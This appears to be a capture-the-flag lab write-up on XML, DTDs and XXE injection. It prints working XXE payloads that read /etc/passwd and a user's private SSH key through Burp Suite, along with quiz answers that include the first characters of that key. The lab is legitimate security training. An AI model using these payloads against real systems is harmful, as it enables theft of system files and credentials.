Task 12~16
Extensible Markup Language
Section titled “Extensible Markup Language ”Full form of XML
Section titled “Full form of XML ”Answer
Section titled “Answer ”Extensible Markup Language
Is it compulsory to have XML prolog in XML documents?
Section titled “Is it compulsory to have XML prolog in XML documents? ”Answer
Section titled “Answer ”no
Can we validate XML documents against a schema?
Section titled “Can we validate XML documents against a schema? ”Answer
Section titled “Answer ”yes
How can we specify XML version and encoding in XML document?
Section titled “How can we specify XML version and encoding in XML document? ”Answer
Section titled “Answer ”XML Prolog
Before we move on to start learning about XXE we’ll have to understand what is DTD in XML.
DTD stands for Document Type Definition. A DTD defines the structure and the legal elements and attributes of an XML document.
Let us try to understand this with the help of an example. Say we have a file named note.dtd with the following content:
<!DOCTYPE note [ <!ELEMENT note (to,from,heading,body)> <!ELEMENT to (#PCDATA)> <!ELEMENT from (#PCDATA)> <!ELEMENT heading (#PCDATA)> <!ELEMENT body (#PCDATA)> ]>Now we can use this DTD to validate the information of some XML document and make sure that the XML file conforms to the rules of that DTD. Ex: Below is given an XML document that uses note.dtd
<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE note SYSTEM "note.dtd"><note> <to>falcon</to> <from>feast</from> <heading>hacking</heading> <body>XXE attack</body></note>So now let’s understand how that DTD validates the XML. Here’s what all those terms used in note.dtd mean
!DOCTYPE note -  Defines a root element of the document named note!ELEMENT note - Defines that the note element must contain the elements: "to, from, heading, body"!ELEMENT to - Defines the to element to be of type "#PCDATA"!ELEMENT from - Defines the from element to be of type "#PCDATA"!ELEMENT heading  - Defines the heading element to be of type "#PCDATA"!ELEMENT body - Defines the body element to be of type "#PCDATA"
NOTE: #PCDATA means parseable character data.
How do you define a new ELEMENT?
Section titled “How do you define a new ELEMENT? ”Answer
Section titled “Answer ”!ELEMENT
How do you define a ROOT element?
Section titled “How do you define a ROOT element? ”Answer
Section titled “Answer ”!DOCTYPE
How do you define a new ENTITY?
Section titled “How do you define a new ENTITY? ”Answer
Section titled “Answer ”!ENTITY
XXE Payload
Section titled “XXE Payload ”- The first payload we’ll see is very simple. If you’ve read the previous task properly then you’ll understand this payload very easily.
<!DOCTYPE replace [<!ENTITY name "feast"> ]> <userInfo> <firstName>falcon</firstName> <lastName>&name;</lastName> </userInfo>As we can see we are defining a ENTITY called name and assigning it a value feast. Later we are using that ENTITY in our code.
- We can also use XXE to read some file from the system by defining an ENTITY and having it use the SYSTEM keyword
<?xml version="1.0"?><!DOCTYPE root [<!ENTITY read SYSTEM 'file:///etc/passwd'>]><root>&read;</root>Here again, we are defining an ENTITY with the name read but the difference is that we are setting it value to SYSTEM and path of the file.
If we use this payload then a website vulnerable to XXE(normally) would display the content of the file /etc/passwd.
In a similar manner, we can use this kind of payload to read other files but a lot of times you can fail to read files in this manner or the reason for failure could be the file you are trying to read.
XML External Entity - Exploiting
Section titled “XML External Entity - Exploiting ”<!DOCTYPE replace [<!ENTITY name "renan"> ]> <userInfo> <firstName>falcon</firstName> <lastName>&name;</lastName> </userInfo><?xml version="1.0"?><!DOCTYPE root [<!ENTITY read SYSTEM 'file:///etc/passwd'>]><root>&read;</root>What is the name of the user in /etc/passwd
Section titled “What is the name of the user in /etc/passwd ”-
Open Burpsuite
-
Turn on intercept
-
Inject XML attack
<?xml version="1.0"?><!DOCTYPE root [<!ENTITY read SYSTEM 'file:///etc/passwd'>]><root>&read;</root> -
Send attack to repeater
-
Change xxe with a more human readable format
xxe=<?xml version="1.0"?><!DOCTYPE root [<!ENTITY read SYSTEM 'file:///etc/passwd'>]><root>&read;</root>Answer
Section titled “Answer ”Found user falcon
Where is falcon’s SSH key located?
Section titled “Where is falcon’s SSH key located? ”Answer

Section titled “Answer ”/home/falcon/.ssh/id_rsaWhat are the first 18 characters for falcon’s private key
Section titled “What are the first 18 characters for falcon’s private key ”xxe=<?xml version="1.0"?><!DOCTYPE root [<!ENTITY read SYSTEM 'file:////home/falcon/.ssh/id_rsa'>]><root>&read;</root>Answer
Section titled “Answer ”MIIEogIBAAKCAQEA7b